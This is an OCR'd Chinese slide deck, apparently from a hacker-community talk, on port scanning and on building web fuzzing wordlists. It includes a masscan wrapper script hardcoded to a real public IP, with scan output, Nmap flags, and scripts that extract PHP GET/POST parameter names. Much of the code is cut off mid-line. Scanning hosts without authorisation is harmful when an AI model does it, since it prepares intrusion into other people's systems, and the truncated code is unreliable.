
端口扫描



```python
import re
import os
import sys
import click
import subprocess
import threading

limitNumber = 80

lock = threading.Lock()

command = 'masscan 59.111.14.159 -p1-65535 --rate 2000'
child = subprocess.Popen(command,stdout=subprocess.PIPE,stderr=subprocess.STDOUT,shell=True)
while child.poll() is None:
    output = child.stdout.readline()
    line = str(output, encoding='utf-8').strip()
    if 'found=' in line:
        lock.acquire()
        print(line)
        lock.release()
        foundNumber = re.findall(r'found=(\d{1,5})', line)
        if int(foundNumber[-1]) > int(limitNumber):
            os.kill(child.pid, 9)
            print('疑似有WAF!存活端口'+ str(foundNumber[-1]) +'个')
```

端口扫描

DEFCON GROUP 0531
HACKER COMMUNITY



```
PwnDog@PwnDog:~/Desktop% sudo python3 limitPortNumber.py
Discovered open port 11137/tcp on 59.111.14.159ing, found=0
Discovered open port 11274/tcp on 59.111.14.159ing, found=68
Discovered open port 14574/tcp on 59.111.14.159ing, found=127
疑似有WAF!存活端口127个
PwnDog@PwnDog:~/Desktop% 
```

端口扫描

Nmap参数

-sV //识别服务

-sT //只需普通用户权限

-Pn //跳过主机发现过程

--version-all //全部报文测试

--open //只探测开放端口

字典的收集与使用优化

字典的获取

用之于民，取之于民

字典获取

域名类字典

https://opendata.rapid7.com/sonar.rdns_v2/
https://opendata.rapid7.com/sonar.fdns_v2/

300G 脏数据剔除 体力活

字典获取

站点类字典


1.目录类 2.可执行脚本类 3.参数类 4.静态资源类(js)

字典获取

站点类字典

1000+ Code AND Regex!

字典获取



1-将所有php文件保存在一个文件夹下.py

```
import os
import sys
import os
import os.pa
import shuti
import time,
import rando
s=open("php_
targetDir=".
random_num=r
random_cha=r
for sourceDi
    print so
    if os.pa
        cont

    else:
        a =
        if o


        else
```


2-保存所有php文件名.py

```
#!/usr/bin/env python
# -*- coding:utf-8
import  os, sys
reload(sys)
sys.setdefaultenco

dir = './test6/'

print '-----------
s=0
for root, dirs, fi
    for line in fi
        print line
        sss=open("
        sss.write(
        sss.close(
'''import os
for dirpath, dirna
    for filename i
        print dirp
```

3－保存文件名对应的参数名.py


```
#!/usr/bin/env python
# -*- coding:utf-8 -*-

from multiprocessing.dummy import Pool
import requests
import sys
import re
import os
import pdb
import json

reload(sys)
sys.setdefaultencoding( "utf-8" )

def read_dic(dic):
    dictlist = []
    f = open(dic)
    for line in f:
        dictlist.append(line.strip())
    f.close()
    return dictlist

def scan(pack,pack1):
    z=[]
    document_content = open("%s"%pack)
    txt = document_content.read()
    z.append(txt)

    #正则取$_GET[]$_POST[]和中的参数
    a=re.findall(r"\$_GET\['(.+?)']", z[0])
    b=re.findall(r'\$_GET\["(.+?)"]', z[0])
    c=re.findall(r'\$_POST\["(.+?)"]', z[0])
    d=re.findall(r'\$_POST\["(.+?)"]', z[0])

    #list去重，替换符号，转为str
    a1=list(set(a))
    b1=list(set(b))
    c1=list(set(c))
    d1=list(set(d))
    #print type(a1)
```

字典获取



```
mysql> mysql> select * from php_parameters where file_name like '%url%';
+------+--------------------------------------+------------------------------------------------------------------------------------------------------------+-----------------------------+
| id   | file_name                            | method_get                                                                                                 | method_post                 |
+------+--------------------------------------+------------------------------------------------------------------------------------------------------------+-----------------------------+
|  114 | addurl.php                           | , action                                                                                                   | url,  code                  |
|  391 | AdminShopUrlController.php           | , status.$this->table) || isset($_GETstatus                                                                |                             |
|  670 | baidu_url.php                        | , q                                                                                                        |                             |
| 1162 | config_reurl.php                     | , type                                                                                                     | save                        |
| 1380 | ctl_url_add.php                      | , start,  id,  type                                                                                        |                             |
| 1384 | ctl_url_add.php-14.8261210475-d.php  | , start,  id,  type                                                                                        |                             |
| 1389 | curltester.php                       | ,  authnet,  ssl,  paypal, proxyaddress,  firstdata,  proxy,  linkpoint                                    |                             |
| 1687 | EditIPofURL.Admin.class.php          | action, ,  entry                                                                                           |                             |
| 1972 | fun_url.php                          | a, ,  m                                                                                                    |                             |
| 2001 | furl_rewrite.php-14.8261210475-d.php | ,  id, app,  shopid,  page                                                                                 |                             |
| 2002 | furl_rewrite.php                     | ,  id, app,  shopid,  page                                                                                 |                             |
| 2116 | google_url.php                       | , q                                                                                                        |                             |
| 2969 | notify_url.php-14.8261210475-d.php   | , receive_mobile,  receive_name,  receive_phone,  out_trade_no,  total_fee,  receive_zip,  receive_address |                             |
| 2970 | notify_url.php                       | , receive_mobile,  receive_name,  receive_phone,  out_trade_no,  total_fee,  receive_zip,  receive_address |                             |
| 3121 | other_gourl.php                      | ,  id, seek,  mode                                                                                         |                             |
| 3223 | parseurl_control.class.php           | control,  cid,  name, ,  rewrite,  page,  mid,  u,  action,  id                                            |                             |
| 3338 | plugin.prettyurls.php                | , entry,  u                                                                                                |                             |
| 3482 | prourl.class.php-14.8261210475-d.php | a,  m                                                                                                      |                             |
| 3483 | prourl.class.php                     | a,  m                                                                                                      |                             |
| 3625 | return_url.php                       | , receive_mobile,  receive_name,  receive_phone,  out_trade_no,  total_fee,  receive_zip,  receive_address |                             |
| 3628 | Reurl.php                            | , url,  id                                                                                                 |                             |
| 3763 | secureurl.php                        | ,  aku, submit,  state,  sort_order,  id0,  id,  where                                                     |                             |
| 3779 | seo.url.php                          | , main_page                                                                                                |                             |
| 4118 | tburl.php                            | , id                                                                                                       |                             |
| 4500 | url_submit.php                       | , action,  submit_id,  page                                                                                | url,  submit_id,  do_action |
| 4501 | urlaub.php                           | , hol_monat,  hol_jahr,  action                                                                            | hol_monat,  hol_jahr        |
| 4502 | urleditor.functions.php              | a,  c, ,  e,  al,  m,  rwr,  t,  u,  id                                                                    |                             |
| 4503 | Urlrule.php                          | admin,                                                                                                     |                             |
| 4504 | UrlThumb.php                         | , src,  hash,  h,  wt,  w,  iar                                                                            |                             |
| 4783 | yourls-go.php                        | , id                                                                                                       |                             |
| 4784 | yourls-infos.php                     | , all,  id                                                                                                 |                             |
+------+--------------------------------------+------------------------------------------------------------------------------------------------------------+-----------------------------+
31 rows in set (0.00 sec)

mysql> 
```

字典获取




```
mysql> select * from php_parameters where file_name like 'news%' limit 0,36;
+------+-----------------------------------------+-----------------------------------+-------------------------------------------------------------------------------------------------------------+
| id   | file_name                               | method_get                        | method_post                                                                                                 |
+------+-----------------------------------------+-----------------------------------+-------------------------------------------------------------------------------------------------------------+
| 2898 | news.disposal.inc.php                   | , action,  id                     |                                                                                                             |
| 2899 | news.manage.inc.php                     | action,  page,  id, page          | content,  newstype,  newstitle                                                                              |
| 2900 | news.php                                | , d                               |                                                                                                             |
| 2901 | news_add.php                            | action,                           |                                                                                                             |
| 2902 | news_admin.php-14.8261210475-d.php      | , page                            |                                                                                                             |
| 2903 | news_class.php                          | type, page                        |                                                                                                             |
| 2904 | news_controller.php                     | ,  title,  month,  year,  day, id |                                                                                                             |
| 2905 | news_controller.php-14.8261210475-d.php | ,  title,  month,  year,  day, id |                                                                                                             |
| 2906 | news_do.php-14.8261210475-d.php         | ,  act, id                        | comment                                                                                                     |
| 2907 | news_do.php                             |  act, , s,  id                    | id_list,  tag                                                                                               |
